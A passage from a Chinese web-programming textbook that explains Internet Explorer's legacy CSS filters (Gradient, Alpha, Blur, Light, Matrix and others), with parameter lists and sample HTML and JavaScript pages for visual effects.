    <option value="false">关</option>
</select><div id="hutia">这里是文本内容</div>
</body>
</html>
```

“AlphaImageLoader”滤镜的缩放模式（“sizingMethod”）取值为剪切（crop）、缩放（scale）和图像（image）的效果分别如图14.3、图14.4和图14.5所示。



图14.3 剪切（crop）模式



图14.4 缩放（scale）模式



图14.5 图像（image）模式

14.2.2 插入渐变背景——“Gradient”滤镜

界面滤镜“Gradient”在元素的内容和背景之间，增加一层渐变的色彩层。其CSS语法如下：

```
filter : progid:DXImageTransform.Microsoft.Gradient (sProperties)
```

其“sProperties”支持的参数如下。

（1）“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

（2）“startColorStr”，可选，字符串型，设置或返回色彩渐变的开始颜色和透明度。其格式为

“#AARRGGBB”。其中“AA”、“RR”、“GG”和“BB”均为16进制的正整数，取值范围为“00”至“FF”。“AA”表示透明度；“00”是完全透明；“FF”是完全不透明；“RR”表示色彩的红色分量；“GG”表示绿色分量；“BB”表示蓝色分量，类似于CSS的颜色设定。此属性的默认值为“#FF0000FF”，即完全不透明的蓝色。

(3)“endColorStr”，可选，字符串型，设置或返回色彩渐变的结束颜色和透明度。其格式与“startColor”相同，默认值为“FF000000”，即不透明的黑色。

此外，此滤镜还有以下仅供JavaScript操作的属性。

(1)“gradientType”，整型，设置或返回色彩渐变的方向。可取值为：“1”默认值，水平渐变；“1”垂直渐变。

(2)“startColor”，整型，设置或返回色彩渐变的开始颜色和透明度。其取值即等同于“startColorStr”的10进制表达。

(3)“endColor”，整型，设置或返回色彩渐变的结束颜色和透明度。其取值即等同于“endColorStr”的10进制表达。

代码14.3.htm是一个应用“Gradient”滤镜的例子。

代码14.3.htm “Gradient”滤镜

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-3  "Gradient"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia1, #hutia2, #hutia3 {
    position:absolute; left:10px; top:50px; padding:10px;
    width:240px; height:180px; font-size:20px; font-weight:bold; color:red;
}
#hutia1 { filter:progid:DXImageTransform.Microsoft.Gradient(startColorStr=
'#FFFF0000', endColorStr='#00FF0000'); }
#hutia2 { filter:progid:DXImageTransform.Microsoft.Gradient(startColorStr=
'#0000FF00', endColorStr='#FF00FF00'); }
#hutia3 { filter:progid:DXImageTransform.Microsoft.Gradient(startColorStr=
'#FF0000FF', endColorStr='#000000FF'); }
</style>
```

“ID”属性为“hutia1”、“hutia2”和“hutia3”的3个“DIV”元素，由CSS定义其位置，相互重叠。且具有色彩基调分别为红、绿、蓝的3个“Gradient”滤镜作用，形成复合色彩。

```
<script>
//初始化函数
window.onload = function(){
    //设定蓝色分量的渐变方向为横向
    $("hutia3").filters[0].GradientType = 1;
    //初始化"透明度"下拉列表框
    setSltOp(1);
}

//设定对应分量的不透明度
```

```
function setOp(i){
    var obj, strOp;
    //获取对应色彩层对象
    obj = $("hutia"+$("sltObj").value);
    //计算16进制的不透明度字符串
    strOp = parseInt(i/100*255).toString(16);
    strOp = (strOp.length>1 ? "":"0") + strOp;
    //设定对应的滤镜参数
    if($("sltObj").value==2){
       obj.filters[0].endColorStr = obj.filters[0].endColorStr.replace(/^#../, "#" + strOp);
    }else{
       obj.filters[0].startColorStr = obj.filters[0].startColorStr.replace(/^#../, "#" + strOp);
    }
}
```

函数“setOp”根据选择，获取相应色彩图层的滤镜，并设置其不透明度。

```
//改变所选择的分量时，更改相应的不透明度的显示
function setSltOp(i){
    var obj, iOp, iOpIndex;
    //获取对应色彩层对象
    obj = $("hutia"+i);
    //解析对应的色彩字符串，得到当前的不透明度
    if(i==2){
        iOp = parseInt(obj.filters[0].endColorStr.substring(1,3), 16);
    }else{
        iOp = parseInt(obj.filters[0].startColorStr.substring(1,3), 16);
    }
    //计算对应的下来列表框的选项序号
    iOpIndex = parseInt(iOp/255*10);
    //选择对于的选项
    $("sltOp").options[iOpIndex].selected = true;
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
色彩分量:
<select onchange="setSltOp(this.value);" id="sltObj">
    <option value="1">红</option>
    <option value="2">绿</option>
    <option value="3">蓝</option>
</select>
不透明度:
<select onchange="setOp(this.value);" id="sltOp">
   <script>for(var i=0;i<101;i+=10)document.write("<option value=\""+i+"\">"+i+"%</option>");</script>
</select>
<!-- 对应的三个色彩层 -->
<div id="hutia1">这里是文本内容</div>
```

```
<div id="hutia2">这里是文本内容</div>
<div id="hutia3">这里是文本内容</div>
</body>
</html>
```

程序允许效果如图14.6和图14.7所示。

图14.6 程序初始界面

图14.7 滤镜参数改变后的效果

此示例代码中，用3个“div”对象重叠在一起，分别对每个“div”应用一个“Gradient”滤镜，由于未设置“div”对象的背景色，因此其背景为默认的透明（“transparent”）。“Gradient”滤镜的效果可以互相叠加，形成如图所示的效果。在第1个下拉列表框中选择“红”、“绿”、“蓝”的颜色分量，然后改变第2个下拉列表框的值，下面的渐变色彩块就会发生相应的变化。

注意 不可以对同一个元素重复应用同一个滤镜，例如，如果对一个“div”对象应用3次“Gradient”滤镜：“filter:Gradient(...) Gradient(...) Gradient(...)”，则只有最后一个滤镜起作用。

14.3 JavaScript操作CSS静态滤镜

静态滤镜指的是，按照指定的规则，改变对象的显示内容的滤镜。静态滤镜可以实现透明渐变、模糊、阴影、发光和添加光源等效果。

14.3.1 透明渐变效果——“Alpha”滤镜

“Alpha”滤镜可以用于调整对象的透明度，并且支持线性或放射性渐变的透明度。“Alpha”滤镜的CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Alpha(sProperties)
```

其“sProperties”支持的参数如下。

（1）“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

（2）“style”，可选，整型。设置或返回透明渐变的样式，可取值为：“0”默认，透明效果均匀作用于元素对象整体，透明度由“opacity”属性决定；“1”线性渐变，透明度自属性“startX”、“startY”定义的坐标开始，至属性“finishX”、“finishY”定义的坐标结束，透明度由属性“opacity”线性的渐变至“finishOpacity”；“2”圆形放射状渐变，起始点为圆心，结束点为圆周；“3”矩形放射渐变，由对象的边开始，至对象的中心结束。

（3）“opacity”，可选，整型。设置或返回对象透明渐变的开始透明度。取值为0至100的整数，默认为0，即完全透明，100为完全不透明。

（4）“finishOpacity”，可选，整型。设置或返回对象透明渐变的结束透明度。取值为0至100的整数，默认为0，即完全透明，100为完全不透明。

（5）“startX”，可选，整型。设置或返回对象透明渐变的开始位置的横坐标。其数值为对象宽度的百分比，默认值为0。

（6）“startY”，可选，整型。设置或返回对象透明渐变的开始位置的纵坐标。其数值为对象高度的百分比，默认值为0。

（7）“finishX”，可选，整型。设置或返回对象透明渐变的结束位置的横坐标。其数值为对象宽度的百分比，默认值为0。

（8）“finishY”，可选，整型。设置或返回对象透明渐变的结束位置的纵坐标。其数值为对象高度的百分比，默认值为0。

代码14.4.htm是一个使用“Alpha”滤镜的简单例子。

代码14.4.htm “Alpha”滤镜

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-4 "Alpha"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia {
    padding:10px; background-color:blue; width:240px;
    height:180px; font-size:20px; font-weight:bold; color:red;
    filter:progid:DXImageTransform.Microsoft.Alpha(opacity=80, finishOpacity=20,
    style=1, enabled=false);
}
</style>
<script>
window.onload = function(){
    $("hutia").onmousedown = setStartOpacityPoint;
    $("hutia").onmouseup = setEndOpacityPoint;
}
function setEndOpacityPoint(){
    this.filters[0].finishX = parseInt((event.x- this.offsetLeft)/this.offsetWidth*100);
    this.filters[0].finishY = parseInt((event.y- this.offsetTop)/this.offsetHeight*100);
    this.filters[0].enabled = true;
}
function setStartOpacityPoint(){
    this.filters[0].enabled = false;
    this.filters[0].startX = parseInt((event.x- this.offsetLeft)/this.offsetWidth*100);
    this.filters[0].startY = parseInt((event.y- this.offsetTop)/this.offsetHeight*100);
}
function $(str){ return(document.getElementById(str)); }
</script>
```

```
</head>
<body>
<div id="hutia"></div>
</body>
</html>
```

程序运行的初始状态是一个均匀的蓝色方块。在方块上按下鼠标左键，然后拖动一段距离，再松开鼠标左键，蓝色方块就会产生一个渐变的效果。渐变的起始点和结束点，分别是鼠标左键按下和弹起的点，运行的效果如图14.8所示。

图14.8 “Alpha”滤镜示例效果

14.3.2 灰度、X光、镜像效果——“BasicImage”滤镜

“BasicImage”是一个提供图像的常见处理效果的滤镜，可以对指定对象实现灰度、X光、镜像、透明、旋转和遮罩处理，并允许多个效果的叠加。“BasicImage”滤镜的CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.BasicImage(sProperties)
```

其“sProperties”支持的参数如下。

(1)“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

(2)“grayScale”，可选，整型，设置或返回对象是否以灰度显示。可取值：“0”默认值，显示对象的原始色彩；“1”以灰度显示对象。

(3)“mirror”，可选，整型，设置或返回对象是否为镜像显示。可取值：“0”默认值，正常显示对象；“1”镜像显示对象。

(4)“opacity”，可选，浮点型，设置对象的透明度。取值范围为0.0至1.0，默认值为1.0，即不透明的黑色，取值为0是表示完全透明。

(5)“XRay”可选，整型，设置或返回对象是否为X光效果显示。可取值：“0”默认值，正常显示对象；“1”以X光效果显示对象。

此外，此滤镜还有以下仅供JavaScript操作的属性：

(1)“Invert”，可选，整型，设置或返回对象是否为反相显示。可取值：“0”默认值，正常显示对象；“1”反相显示对象。

(2)“Mask”，可选，整型，设置或返回是否为对象添加遮罩。可取值：“0”默认值，不添加遮罩；“1”添加遮罩。

(3)“MaskColor”，可选，整型，设置或返回对象遮罩的透明度和颜色。取值范围为“0x00000000”至“0xFFFFFFFF”，代表对应的“AARRGGBB”值。“AA”表示透明度；“00”是完全透明；“FF”是完全不透明；“RR”表示色彩的红色分量；“GG”表示绿色分量；“BB”表示蓝色分量，类似于CSS的颜色设定。此属性的默认值为“#00000000”。

(4)“Rotation”，可选，整型，设置或返回对象按90度为单位的旋转角度。可取值：“0”默认，对象不旋转；“1”对象旋转90度；“2”对象旋转180度；“3”对象旋转270度。

下面是一个使用“BasicImage”滤镜，且设置为灰度、镜像、X光效果显示的例子，代码如下：

```
<img src="C:\Documents and Settings\hutia.TERRAN-COMPUTER\桌面\施志香近照-头像.jpg"
style="filter:progid:DXImageTransform.Microsoft.BasicImage(grayScale=1,mirror=1,XRay=1);">
```

其效果如下图14.9所示：

图14.9 “BasicImage”效果

14.3.3 模糊效果——“Blur”滤镜

“Blur”滤镜用于产生对象类似运动产生的模糊效果，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Blur(sProperties)
```

其“sProperties”支持的参数如下。

（1）“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

（2）“makeShadow”，可选，布尔型，设置或返回是否给对象添加阴影。此属性默认值“false”，按正常色彩显示对象。取值为“true”时，对象内容不作模糊处理，而是将对象内容转化为黑色，并添加模糊效果。调整“ShadowOpacity”属性控制阴影的透明度。

（3）“pixelRadius”，可选，浮点型，设置或返回模糊效果的作用深度。默认单位为像素“px”。此属性取值范围为1.0至100.0，默认值为2.0。取值小于1.0时滤镜失去作用，大于100.0时取值为2.0。

（4）“shadowOpacity”，可选，浮点型，当“makeShadow”设置为“true”时，设置或返回阴影的透明度。取值范围为0.0至1.0，默认值为0.75。0.0为完全透明，1.0为完全不透明。

通过合理的设置“blur”滤镜可以做出很逼真的阴影效果，例如下面的代码：

```
<script>
window.onload = riseup;
function riseup(){
    $("hutia").filters[0].pixelRadius += 0.3;
    $("hutia").filters[0].shadowOpacity -= 0.015;
   $("disp").style.left= $("hutia").style.left = 30 - $("hutia").filters[0].pixelRadius;
   $("disp").style.top = $("hutia").style.top = 30 - $("hutia").filters[0].pixelRadius;
    if($("hutia").filters[0].pixelRadius<10)setTimeout(riseup, 10);
}
function $(str){ return(document.getElementById(str)); }
</script>
<body style="padding:0px; margin:0px; overflow:hidden;">
<div id="disp" style="background-color:buttonface; border:1px solid black;
    width:200px; height:100px; padding:20px;
    position:absolute; left:30px; top:30px; z-Index:10;"
>Content</div>
<div id="hutia" style="background-color:buttonface; border:1px solid black;
width:200px; height:100px;
    position:absolute; left:30px; top:30px; z-Index:8;
   filter:progid:DXImageTransform.Microsoft.Blur(makeShadow=true,pixelRadius=0,shadowOpacity=1);"
></div>
```

此代码页面载入时，一个灰色方块向屏幕左上角移动，同时投下阴影，并且阴影逐渐模糊，产生很强的立体效果，如图14.10所示。

注意 “blur”滤镜在“makeShadow”属性设置为“true”的时候，对象原本的色彩均被转换为黑色。因此上面代码中，放置两个大小和位置均相同的“div”，一个使用“blur”滤镜后作为阴影，另一个用CSS的“z-Index”属性放置在阴影上，为真正需要显示的内容。



图14.10 “blur”滤镜产生的阴影效果

14.3.4 自定义透明色——“Chroma”滤镜

“Chorma”滤镜用于将对象中，指定的颜色显示为透明效果。“Chroma”滤镜的CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Chroma(sProperties)
```

其“sProperties”支持的参数如下。

(1)“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

(2)“color”，可选，字符串型，指定需要显示为透明效果的颜色。其可取值为“#AARRGGBB”格式的颜色字符串。此属性的默认值为“#FF0000FF”。

不建议在8到24位的抖动图片上应用此滤镜，尤其是JPEG类型的文件，否则效果会很难看。

14.3.5 混合不同的显示——“Compositor”滤镜

“Compositor”滤镜提供非常丰富的功能，用来将两个对象的色彩和透明度，按照指定的规则进行合成。“Compositor”滤镜的CSS语法如下。

```
filter:progid:DXImageTransform.Microsoft.Compositor(sProperties)
```

其“sProperties”支持的参数只有一个：“function”，规定了合成的模式，可选，整型，取值如表14.1所示，并列出了各个“function”取值代表的含义。

表14.1 参数“function”取值

“function”取值	说　明
0	默认值，清除所有输入，即不执行任何操作，无输出显示
1	取最小值，即将A和B每个点的亮度做比较，显示亮度较低的像素点
2	取最大值，即将A和B每个点的亮度做比较，显示亮度较大的像素点
3	不显示B，仅仅显示A
4	在B上显示A，B透过A的透明部分显示出来
5	显示A被B包含的部分，即由B不透明的区域被显示。B不会被显示
6	显示A未被B包含的部分，B不会被显示
7	显示A遮盖B，在B的不透明区域内的内容
8	按每个像素，计算A减去B的结果
9	按每个像素，计算A加上B的结果
10	显示A，并除去A和B叠加的部分
19	不显示A，仅仅显示B

（续）

“function”取值	说　明
20	在A上显示B，A透过B的透明部分显示出来
21	显示B被A包含的部分，即由A不透明的区域被显示。A不会被显示
22	显示B未被A包含的部分，A不会被显示
23	显示B遮盖A，在A的不透明区域内的内容
24	按每个像素，计算B减去A的结果
25	按每个像素，计算B加上A的结果

此滤镜具有方法“apply”和“play”。“apply”方法捕获对象的初始显示，为转换输出做准备。其捕获的内容作为输入“A”被计算。在执行“apply”后，对象属性的任何改变将不会被显示（例如修改其“innerText”），直至调用其“play”方法，执行滤镜的计算，并输出结果。

此滤镜必须结合JavaScript来使用。其操作过程如下。

（1）选择一个转换模式（function）。

（2）调用滤镜的“apply”方法，获取对象的初始显示，作为输入A。

（3）改变对象的属性，例如“visibility”、“border”等。改变后的内容被作为输入B。

（4）调用滤镜的“play”方法，实现输出。

下面代码14.5.htm是一个简单的使用“Compositor”滤镜的示例。

代码14.5.htm　“Compositor”滤镜

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-5  "Compositor"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia {
    padding:10px; background-color:buttonshadow; width:590px;
    height:60px; font-size:40px; font-weight:bold; color:#550000;
    letter-spacing:6px;
    filter:progid:DXImageTransform.Microsoft.Compositor(function=9);
}
</style>
<script>
window.onload = function(){
    $("hutia").filters[0].apply();
    $("hutia").innerText = " 我是新文本，即合成输入B";
    $("hutia").style.color = "#000055";
    $("hutia").play();
}
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
```

```
<div id="hutia">
    我是原始文本，即合成输入A
</div>
</body>
</html>
```

页面载入后，执行脚本，调用滤镜的方法“apply”记录“div”当前显示状态为输入A，然后改变“div”的内容和文字颜色，将改变后的结果作为输入B。调用滤镜的方法“play”将A和B按指定方法（“9”，即按每个像素，计算A加上B的结果）合成，并输出显示。图14.11所示的为显示结果。



图14.11 “Compositor”滤镜执行效果

14.3.6 阴影效果——“DropShadow”滤镜和“Shadow”滤镜

滤镜“DropShadow”和“Shadow”用于给对象增加一个阴影。“DropShadow”滤镜的CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.DropShadow(sProperties)
```

其“sProperties”支持的参数如下。

（1）“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

（2）“color”，可选，字符串型，设置或返回阴影的颜色。其可取值为“#AARRGGBB”格式的颜色字符串。此属性的默认值为“#FF0000FF”。

（3）“offX”，可选，整型，设置或返回阴影相对于对象在横坐标上的偏移量。正值向右偏，负值向左偏，其单位为“px”，默认值为“5”。

（4）“offY”，可选，整型，设置或返回阴影相对于对象在纵坐标上的偏移量。正值向下偏，负值向上偏，其单位为“px”，默认值为“5”。

（5）“positive”，可选，布尔型。设置或返回滤镜的阴影模式。取值“true”时，正常建立阴影，对象中的透明部分不会被处理。取值“false”时，自对象中的透明部分建立阴影。

读者可能对“positive”属性有些迷惑，下面是一个对比的效果：

```
<style>
div { font-size:40px; font-weight:bold; color:black; float:left; }
#hutia1
{
filter:progid:DXImageTransform.Microsoft.DropShadow(offX=4,offY=4,Positive=
'false',color='#88000000'); }
#hutia2 {
filter:progid:DXImageTransform.Microsoft.DropShadow(offX=4,offY=4,Positive=
'true',color='#88000000'); }
</style>
<body style="overflow:hidden;">
<div id="hutia1">"Positive"取值为"false"</div>
<div id="hutia2">"Positive"取值为"true"</div>
```

注意 必须定义“float”或“width”、“height”或“position”，否则滤镜不起作用。

其效果如图14.12所示，请仔细分辨两个滤镜效果的区别。



图14.12 “DropShaow”滤镜

“Shadow”滤镜的CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Shadow(sProperties)
```

其“sProperties”支持的参数如下。

(1)“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

(2)“color”，可选，字符串型，设置或返回阴影的颜色。其可取值为“#AARRGGBB”格式的颜色字符串。此属性的默认值为“#FF0000FF”。

(3)“direction”，可选，整型，设置或返回阴影相对于对象的偏移角度。默认单位为角度，可取值为“0”、“45”、“90”、“135”、“180”、“225”、“270”和“315”，默认值为“225”，即阴影在对象的左下角。

(4)“strength”，可选，整型，设置或返回阴影的扩撒距离。单位为像素（px），取值范围为大于零的整数，默认值为“5”。

此滤镜建立的阴影的透明度随距离对象距离的增加而增大。

14.3.7 给对象添加光源——“Light”滤镜

滤镜“Light”用于给对象添加光源效果。其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Light(sProperties)
```

其“sProperties”支持的参数只有一个，即“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

此函数主要通过JavaScript操作其光源，来实现滤镜效果。下表14.2所示的是此滤镜对象支持的方法和参数说明。

表14.2 “Light”滤镜支持的方法列表

方 法	作用和参数
addAmbient (iRed,iGreen,iBlue,iStrength)	此函数为对象添加环境光。环境光是无方向的，并且均匀照射在对象上。环境光有颜色和强度值，通常和其他光一起使用，可以为对象添加更多的颜色。此函数无返回值。其参数如下。 (1) iRed：必选，整型，指定红色值，取值范围为0～255 (2) iGreen：必选，整型，指定绿色值，取值范围为0～255 (3) iBlue：必选，整型，指定蓝色值，取值范围为0～255 (4) iStrength：必选，整型，指定亮度，取值范围为0～100

（续）

方　法	作用和参数
addCone (iX1,iY1,iZ1,iX2,iY2,iRed,iGreen,iBlue,iStrength,iSpread)	此函数为对象添加锥形光源，其效果类似于使用手电筒照射对象表面。锥形光源向对象的表面投射有方向的光束，光束会随延伸的距离而逐渐减弱。此函数无返回值。其参数如下。 （1）iX1，必选，整型，光源的横坐标 （2）iY1，必选，整型，光源的纵坐标 （3）iZ1，必选，整型，光源的垂直于对象平面的位置坐标 （4）iX2，必选，整型，目标焦点的横坐标 （5）iY2，必选，整型，目标焦点的纵坐标 （6）iRed：必选，整型，指定红色值，取值范围为0～255 （7）iGreen：必选，整型，指定绿色值，取值范围为0～255 （8）iBlue：必选，整型，指定蓝色值，取值范围为0～255 （9）iStrength：必选，整型，指定亮度，取值范围为0～100 （10）iSpread：必选，整型，指定光源的虚拟位置与对象的表面之间的角度或张度，取值范围为0 - 90
addPoint (iX,iY,iZ,iRed,iGreen,iBlue,iStrength)	此函数为对象添加点光源，其效果相当于用一个白炽灯照射对象表面。此函数无返回值。其参数如下。 （1）iX，必选，整型，光源的横坐标 （2）iY，必选，整型，光源的纵坐标 （3）iZ，必选，整型，光源的垂直于对象平面的位置坐标 （4）iRed：必选，整型，指定红色值，取值范围为0～255 （5）iGreen：必选，整型，指定绿色值，取值范围为0～255 （6）iBlue：必选，整型，指定蓝色值，取值范围为0～255 （7）iStrength：必选，整型，指定亮度，取值范围为0～100
changeColor (iLightNumber,iRed,iGreen,iBlue,fAbsolute)	改变指定光源的颜色。此函数无返回值。其参数如下。 （1）iLightNumer，必选，整型，需要改变的光源的编号 （2）iRed：必选，整型，指定红色值，取值范围为0～255 （3）iGreen：必选，整型，指定绿色值，取值范围为0～255 （4）iBlue：必选，整型，指定蓝色值，取值范围为0～255 （5）fAbsolute：必选，布尔型，指定做出的改变是替换当前设置的绝对值，还是追加到当前设置的相对值。此参数不为0表示采用绝对值，否则表示采用相对值
changeStrength (iLightNumber,iStrength,fAbsolute)	改变指定光源的强度。此函数无返回值。其参数如下。 （1）iLightNumer，必选，整型，需要改变的光源的编号 （2）iStrength：必选，整型，指定亮度，取值范围为0～100 （3）fAbsolute：必选，布尔型，指定做出的改变是替换当前设置的绝对值，还是追加到当前设置的相对值。此参数不为0表示采用绝对值，否则表示采用相对值
clear ()	清除所有与当前滤镜关联的光源。此函数无返回值。
moveLight (iLightNumber,iX,iY,iZ,fAbsolute)	此函数移动锥形光源的焦点或点光源的原点。对于锥形光源来说，此方法改变 x,y 目标坐标值；对于点光源来说，此方法改变 x,y,z 源坐标值。此函数不作用于环境光。其参数如下。 （1）iLightNumer，必选，整型，需要改变的光源的编号 （2）iX，必选，整型，光源的横坐标 （3）iY，必选，整型，光源的纵坐标 （4）iZ，必选，整型，光源的垂直于对象平面的位置坐标 （5）fAbsolute：必选，布尔型，指定做出的改变是替换当前设置的绝对值，还是追加到当前设置的相对值。此参数不为0表示采用绝对值，否则表示采用相对值

代码14.6.htm是一个使用JavaScript操作“Light”滤镜的示例。

代码14.6.htm “Light”滤镜

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-6 "Light"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
label { width:500px; }
#hutia {
    float:left; height: 300px;
    filter:progid:DXImageTransform.Microsoft.Light();
}
</style>
<script>
//页面载入完成后执行
window.onload = function(){
    //添加一个灰色的环境光源
    $("hutia").filters[0].addAmbient(200,200,200,40);
    //在图片左上角添加一个点光源
    $("hutia").filters[0].addPoint(30,30,200,250,200,200,100);
    //在图片中心位置添加一个锥形光源
    $("hutia").filters[0].addCone(250,180,80,250,180,200,200,200,60,30);
    //绑定事件
    $("hutia").onmousemove = move_light;
    $("hutia").onmousewheel = change_bright;
}
//当鼠标移动时，移动相应的锥形光源的焦点
function move_light(){
    $("hutia").filters[0].moveLight(2, event.x, event.y, 100, 1);
}
//当鼠标滚轮滚动滚动时，相应的改变环境灯光亮度
function change_bright(){
    $("hutia").filters[0].changeStrength(0,parseInt(event.wheelDelta/30),0);
}
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
<label>增加滤镜后的效果：</label>
<img id="hutia" src="inc\img\14-6.jpg">
原始图片（缩略图）：
<img src="inc\img\14-6.jpg" style="float:left; width:240px;">
</div>
</body>
</html>
```

程序运行的效果如图14.13和图14.14所示。

图14.13 添加光源后的效果对比图



图14.14 锥形光源跟随鼠标移动

程序载入时，对图片应用滤镜，并向其添加一个环境光源、一个点光源与一个锥形光源。然后绑定事件，在图片上移动鼠标，锥形光源的焦点坐标将跟随鼠标移动。在图片上滚动滚轮，图片的整体环境光源亮度将随鼠标滚轮变化。

注意 在未向“Light”滤镜中添加光源的时候，对象表现为黑色—由于没有光照，故不可见。

函数“changeColor”、“changeStrength”和“moveLight”中，需要用到参数“iLightNumer”，为需要改变的光源的编号。自第1个添加到光源起，每个光源的编号自“0”起始，依次加一。

14.3.8 旋转对象——“Matrix”滤镜

滤镜“Matrix”通过矩阵变形，进行对象内容的线性转换，实现缩放、旋转或反转对象的内容，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Matrix(sProperties)
```

其“sProperties”支持的参数如下。

(1)“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

(2)“SizingMethod”，可选，设置或返回一个字符串标识是否改变容器元素的尺寸来适应改变后的图像。可取值：“clip to original”默认值，容器元素的尺寸不发生改变；“auto expand”容器元素自动改变尺寸以适应改变后的图像。

(3)“FilterType”，可选，字符串型，设置或返回滤镜的执行算法。可取值“bilinear”和“nearest neighbor”。“blinear”为默认值，可以提供高质量的、较平滑的图像；而“nearest neighbor”则提供较快速的处理，可以实现动画显示。

(4)“Dx”，可选，浮点型，设置或返回线性转换的向量增加X，默认值为“1.0”。当“Sizing- Method”取值为“auto expand”时此属性被忽略。

(5)“Dy”，可选，浮点型，设置或返回线性转换的向量增加Y，默认值为“1.0”。当“Sizing- Method”取值为“auto expand”时此属性被忽略。

(6)“M11”，可选，浮点型，设置或返回线性转换时，第1行、第1列的矩阵输入，默认值为“1.0”。

(7)“M12”，可选，浮点型，设置或返回线性转换时，第1行、第2列的矩阵输入，默认值为“0.0”。

(8)“M21”，可选，浮点型，设置或返回线性转换时，第2行、第1列的矩阵输入，默认值为“0.0”。

(9)“M22”，可选，浮点型，设置或返回线性转换时，第2行、第2列的矩阵输入，默认值为“1.0”。

对于下面应用了“Matrix”滤镜的对象：

```
<div id="hutia" style=" filter:progid:DXImageTransform.Microsoft.Matrix()">...(内容)</div>
```

可以实现的效果如下。

(1) 水平翻转。将滤镜对象的“M11”和“M12”属性取相反数即可。

(2) 垂直翻转。将滤镜对象的“M21”和“M22”属性取相反数即可。

(3) 缩放。直接对滤镜的“M11”、“M12”、“M21”和“M22”乘以相同的系数，即可以将对象缩放指定的倍数。下面的函数“fnResize”可以将指定对象对象缩放指定的倍数：

```
//对象在调用下面函数前，应已应用"Matrix"滤镜
//参数"flMultiplier"为对象需要缩放的倍数
function fnResize(oObj,flMultiplier){
    oObj.filters[0].M11 *= flMultiplier;
    oObj.filters[0].M12 *= flMultiplier;
    oObj.filters[0].M21 *= flMultiplier;
    oObj.filters[0].M22 *= flMultiplier;
}
```

(4) 旋转。“Matrix”函数的本质是，以“M11”、“M12”、“M21”和“M22”构建一个2×2的矩阵，并利用此矩阵对其应用的对象的内容进行线性变换后输出。

下面代码14.7.htm是一个使用此滤镜的简单例子。

代码14.7.htm “Matrix”滤镜

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-7  "Matrix"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia { height:200px; filter:progid:DXImageTransform.Microsoft.Matrix(); }
</style>
<script>
//定义全局变量，为角度至弧度的变换系数
var deg2radians = Math.PI * 2 / 360;
//对象在调用下面函数前，应已应用"Matrix"滤镜
//参数"deg"为需要旋转的角度
function fnRotate(obj, deg){
    //将角度转换为弧度
    rad = deg * deg2radians ;
    //计算正弦和余弦值
    costheta = Math.cos(rad);
    sintheta = Math.sin(rad);
    //进行线性变换
    obj.filters[0].M11 = costheta;
    obj.filters[0].M12 = -sintheta;
    obj.filters[0].M21 = sintheta;
    obj.filters[0].M22 = costheta;
}
function $(str){ return(document.getElementById(str)); }
```

```
window.onload = function(){
    fnRotate($("hutia"), 40);
    $("hutia").onmouseover = function(){ fnRotate(this, 0); }
    $("hutia").onmouseout = function(){ fnRotate(this, 40); }
}
</script>
</head>
<body>
<img id="hutia" src="inc\img\14-7.jpg">
</body>
</html>
```

此程序的执行效果如图14.15和图14.16所示。

图14.15 旋转后的图片

图14.16 鼠标移上后图片旋转回正常位置

示例代码中的函数“fnRotate”用于将对象旋转指定的角度，其接受的参数为：“obj”为“Matrix”滤镜作用的对象，“deg”为需要旋转的角度，以度为单位。

14.3.9 其他静态滤镜效果

滤镜“Glow”给对象增加辉光，制造发光效果。辉光将添加在对象边界内的内容最外轮廓外，其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Glow(sProperties)
```

其“sProperties”支持的参数如下。

(1)“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

(2)“color”，可选，字符串型，设置或返回添加辉光的颜色。其格式为“#RRGGBB”。

(3)“strength”，可选，整型，设置或返回辉光向外扩散的距离，单位为像素（“px”）。取值范围为“0”至“255”，默认值为“5”。

注意 对象内容如果只有文字而无背景和图片，则辉光附加在每个文字上，否则辉光添附加在整个容器的外围轮廓上。如果对象的文字等子对象超出对象边界，则仅对象边界内的部分会被辉光环绕。

滤镜“Emboss”和滤镜“Engrave”分别将对象转为灰度的浮雕和雕版效果。其CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.Emboss(sProperties)
filter:progid:DXImageTransform.Microsoft..Engrave(sProperties)
```

其“sProperties”支持的参数如下：

